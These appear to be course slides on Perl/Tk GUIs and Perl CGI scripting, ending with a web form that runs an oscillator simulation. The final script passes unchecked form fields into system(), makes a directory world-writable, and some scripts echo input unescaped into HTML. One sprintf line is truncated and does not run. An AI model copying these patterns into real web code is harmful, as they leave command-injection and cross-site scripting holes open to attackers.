- Perl/Tk does not require installation of Tcl/Tk and Tix (a tailored Tcl/Tk/Tix source is included)

Remarks

- There are a few differences in the interface to Tk between Perl and Python so you need access the native Tkinter or Perl/Tk man pages
- Man pages for Perl/Tk: perldoc Tk::Scale
- Megawidgets from Pmw and Perl/Tk (Tix) have quite different syntax
- Many Perl installations do not have Perl/Tk; test

```
perl -e 'use Tk'
```


Scientific Hello World GUI

- Graphical user interface (GUI) for computing the sine of numbers
- The complete window is made of widgets (also referred to as windows)
- Widgets from left to right:
  - a label with "Hello, World! The sine of"
  - a text entry where the user can write a number
  - pressing the button "equals" computes the sine of the number
  - a label displays the sine value

The Perl/Tk code

```
use Tk;
# create main window ($main_win):
$main_win = MainWindow->new();
$top = $main_win->Frame();      # create frame
$top->pack(-side => 'top');     # pack frame

$hwtext = $top->Label(-text=>"Hello, World! The sine of");
$hwtext->pack(-side => 'left');

$r = 1.2;  # default
$r_entry = $top->Entry(-width => 6, -relief => 'sunken',
                       -textvariable => \$r);
$r_entry->pack(-side => 'left');

$compute = $top->Button(-text => " equals ",
                        -command => \&comp_s);
$compute->pack(-side => 'left');

sub comp_s { $s = sin($r); }

$s_label = $top->Label(-textvariable=>\$s, -width=>18);
$s_label->pack(-side => 'left');

MainLoop();
```


Observations

- Perl/Tk scripts must begin with

  `use Tk;`
- The root window is created by

  `$main_win = MainWindow->new();`
- Other constructions are as in Python/Tkinter
- Hashes are used to simulate keyword arguments
- The keywords and values of arguments are as in Python/Tkinter

Perl vs. Python when calling Tk

- Consider a typical Tkinter widget construction:

```
widget_var = widget_type(parent_widget,
    opt1=v1, opt2=v2, command=myfunc)
```

- The similar Perl/Tk construction reads

```
$widget_var = $parent_widget->widget_type(
    -opt1 => v1, -opt2 => v2, -command => \&myfunc);
```

- Binding events in Perl/Tk:

```
$widget_var->bind('<Return>', \&routine);
```

- Some naming differences: PhotoImage in Tkinter is called Photo in Perl/Tk

Summary

- If you know how to program in Python and Tkinter, you can switch to Perl/Tk very quickly
- Perl/Tk has many megawidgets similar to Pmw
- GUI programming can benefit greatly from programming with classes but this is awkward in Perl
- My preference: Python + Tkinter + Pmw because of the easy grouping of widgets in classes

Simple CGI programming in Perl

Scientific Hello World on the Web

- Goal: make a Web version of the Scientific Hello World GUI
- Perl and Python CGI scripts are quite similar
- The Perl CGI script will be a line-by-line mimic of the corresponding Python script
- The HTML form is of course the same:

```
<HTML><BODY BGCOLOR="white">
<FORM ACTION="hw1.pl.cgi" METHOD="POST">
Hello, World! The sine of
<INPUT TYPE="text" NAME="r" SIZE="10" VALUE="1.2">
<INPUT TYPE="submit" VALUE="equals" NAME="equalsbutton">
</FORM></BODY></HTML>
```

  except that we now call a Perl script hw1.pl.cgi

The CGI script in Perl


- Perl has a CGI module for working with forms:

```
use CGI;
$form = CGI->new();
$r = $form->param("r");  # extract the the value of r
```

- Tasks: get r, compute the sine, write the result on a new Web page

```
#!/usr/local/bin/perl
use CGI;

# required opening of all CGI scripts with output:
print "Content-type: text/html\n";
print "\n";

# extract the value of the variable "r" (in the text field):
$form = CGI->new();
$r = $form->param("r");  $s = sin($r);
# print answer (very primitive HTML code):
print "Hello, World! The sine of $r equals $s\n";
```


An improved CGI script



- Last example: HTML page + CGI script; the result of sin(r) was written on a new Web page
- Next example: just a CGI script
- The user stays within the same dynamic page, a la the Scientific Hello World GUI
- Tasks: extract r, write HTML form
- The CGI script calls itself

The complete CGI script

```
#!/usr/local/bin/perl
use CGI;
print "Content-type: text/html\n\n";

# extract the value of the variable "r":
$form = CGI->new();
if (defined($form->param("r"))) {
    $r = $form->param("r"); $s = sin($r);
} else {
    $r = "1.2"; $s = "";  # default
}
# print form with value:
print <<EOF;
<HTML><BODY BGCOLOR="white">
<FORM ACTION="hw2.pl.cgi" METHOD="POST">
Hello, World! The sine of
<INPUT TYPE="text" NAME="r" SIZE="10" VALUE="$r">
<INPUT TYPE="submit" VALUE="equals" NAME="equalsbutton">
$s </FORM></BODY></HTML>
EOF
```


CGI::Debug

- Debugging CGI scripts may be frustrating
- CGI::Debug is a very useful module

  `use CGI::Debug`

  This gives (automaticly) comprehensive output of variables and error messages instead of the non-informative standard message *Internal Server Error*

Debugging Perl CGI scripts

- Always test the CGI script from the command line before trying it in a browser!
- Form variables can be set directly on the command line:

  `hw2.pl.cgi r=4.3`

  The output is the HTML code with sin(4.3) inserted
  (you can view this output in a browser)
- Example involving many form variables:

  `mycgi.pl name='Some Body' phone='+47 22 85 50 50' ...`

Tools for writing HTML

- Perl's CGI module can also write HTML code:

```
use CGI;
$wp = CGI->new();
print $wp->header,
  $wp->start_html(-title=>"Hello, Web World!",
                  -BGCOLOR=>'white'),
  #$wp->start_form(-action=>'hw3.pl.cgi'), # default
  $wp->start_form,
  "Hello, World! The sine of ",
  $wp->textfield(-name=>'r', -default=>1.2, -size=>10),
    "\n", $wp->submit(-name=>'equals'), " ";

if ($wp->param()) {
    $r = $wp->param("r"); $s = sin($r);
} else { $s = sin(1.2); }

print $s, "\n", $wp->end_form,
    $wp->end_html, "\n";
```


More readable code (1)

- `use CGI` requires accessing CGI module functions through a CGI object

  `$wp = CGI->new(); $wp->header;`
- Import a collection of CGI functions, called `:standard`, into the namespace:

```
use CGI qw/:standard/;

# recall: qw/a b c/ equals ('a', 'b', 'c')

# cam now call param() instead of $wp->param()
```


More readable code (2)

```
use CGI qw/:standard/;

print header,
    start_html(-title=>"Hello, Web World!",
               -BGCOLOR=>'white'),
    start_form,
    "Hello, World! The sine of ",
    textfield(-name=>'r', -default=>1.2, -size=>10),
    "\n", submit(-name=>'equals'), " ";

if (param()) { $r = param("r"); $s = sin($r); }
else { $s = sin(1.2); }

print $s, "\n", end_form, end_html, "\n";
```


CGI::QuickForm

- CGI::QuickForm makes it very easy to define a form:

```
use CGI qw/:standard/;
use CGI::QuickForm;

show_form(
  -ACCEPT => \&on_valid_form,  # must be supplied
  -TITLE  => "Hello, Web World!",
  -FIELDS => [
      { -LABEL => 'Hello, World! The sine of ',
        -TYPE => 'textfield', -name => 'r', }, ],
  # "submit" button(s):
  -BUTTONS => [ {-name => 'compute'}, ],
);

sub on_valid_form {
  my $r = param('r');  my $s = sin($r);
  print header, $s;  # write new page with the answer
}
```


More info about the CGI modules

- Perl modules are well documented in their man pages
- perldoc CGI
- perldoc CGI::Debug
- perldoc CGI::QuickForm
- perldoc -q CGI (all FAQs about CGI)

Web interface to the oscillator code

- With CGI::QuickForm this interface was faster to debug than the Python equivalent
- Create text fields for all input variables to the simulation code (m, b, c, func etc.)
- On valid form, extract form variables, run simviz1.py and make an image
- Use correct path to simviz1.py
- Make sure the subdirectory has read and write permission for anybody

File: src/cgi/perl/simviz1.pl.cgi

The code (1)

```
#!/ifi/ganglot/k00/inf3330/www_docs/packages/SunOS/bin/perl
# we run our own perl...

use CGI qw/:standard/;
use CGI::QuickForm;
#use CGI::Debug;
#use Data::Dumper;

# default values of input parameters:
$m = 1.0; $b = 0.7; $c = 5.0; $func = "y"; $A = 5.0;
$w = 2*3.14159; $y0 = 0.2; $tstop = 30.0; $dt = 0.05;
$case = "tmp1";
```


The code (2)

```
# make list of hashes to define all form fields:
@fields = [
  { -LABEL => 'm',
    -TYPE => 'textfield', -default => $m, },
  { -LABEL => 'b',
    -TYPE => 'textfield', -default => $b, },
  { -LABEL => 'c',
    -TYPE => 'textfield', -default => $c, },
  { -LABEL => 'func',
    -TYPE => 'textfield', -default => $func,},
  { -LABEL => 'A',
    -TYPE => 'textfield', -default => $A, },
  { -LABEL => 'w',
    -TYPE => 'textfield', -default => $w, },
  { -LABEL => 'y0',
    -TYPE => 'textfield', -default => $y0,},
  { -LABEL => 'tstop',
    -TYPE => 'textfield', -default => $tstop,},
  { -LABEL => 'dt',
    -TYPE => 'textfield', -default => $dt,},
];
```


The code (3)

```
show_form(
  -ACCEPT => \&on_valid_form,  # must be supplied
  -TITLE  => "Oscillator",
  -INTRO  => '<img src="../../gui/figs/simviz.xfig.gif"
               align="left">',
  -FIELDS => @fields,  # all the textfields
  -BUTTONS => [ {-name => 'compute'}, ], # 'submit'
);
```


The code (4)

```
sub on_valid_form {

    # always start with this to ensure that other print
    # statements are directed to the browser:
    print header, start_html;

    $m = param('m');
    $b = param('b');
    $c = param('c');
    $func = param('func');
    $A = param('A');
    $w = param('w');
    $y0 = param('y0');
    $tstop = param('tstop');
    $dt = param('dt');
```


The code (5)

```
# run simulator and create plot, using simviz1.py:

#   correct path to simviz1.py
$app = "../../intro/python/simviz1.py";
#   make sure that simviz1.py finds the oscillator code, i.e.,
#   define absolute path to the oscillator code and add to PATH:
$osc = '/ifi/ganglot/k00/inf3330/www_docs/scripting/SunOS/bin';
$ENV{PATH} = join ":", ($ENV{PATH}, $osc);

$cmd = sprintf("%s -m %g -b %g -c....
                 $app,$m,$b,$c,$func,$A,$w,$y0,$tstop,$dt,$case);
system "$cmd";
# make sure anyone has write permission (next call to
# this script can then remove subdir $case)
chmod($case, 0777);
# show PNG image:
$imgfile = $case . "/$case.png";
# make an arbitrary new filename to prevent that browsers
# may reload the image from a previous run:
$random_number = int(rand 2000);
$newimgfile = $case . "/tmp_$random_number.png" ;
rename $imgfile, $newimgfile;
print img {src=>$newimgfile,align=>'TOP'}, end_html;
```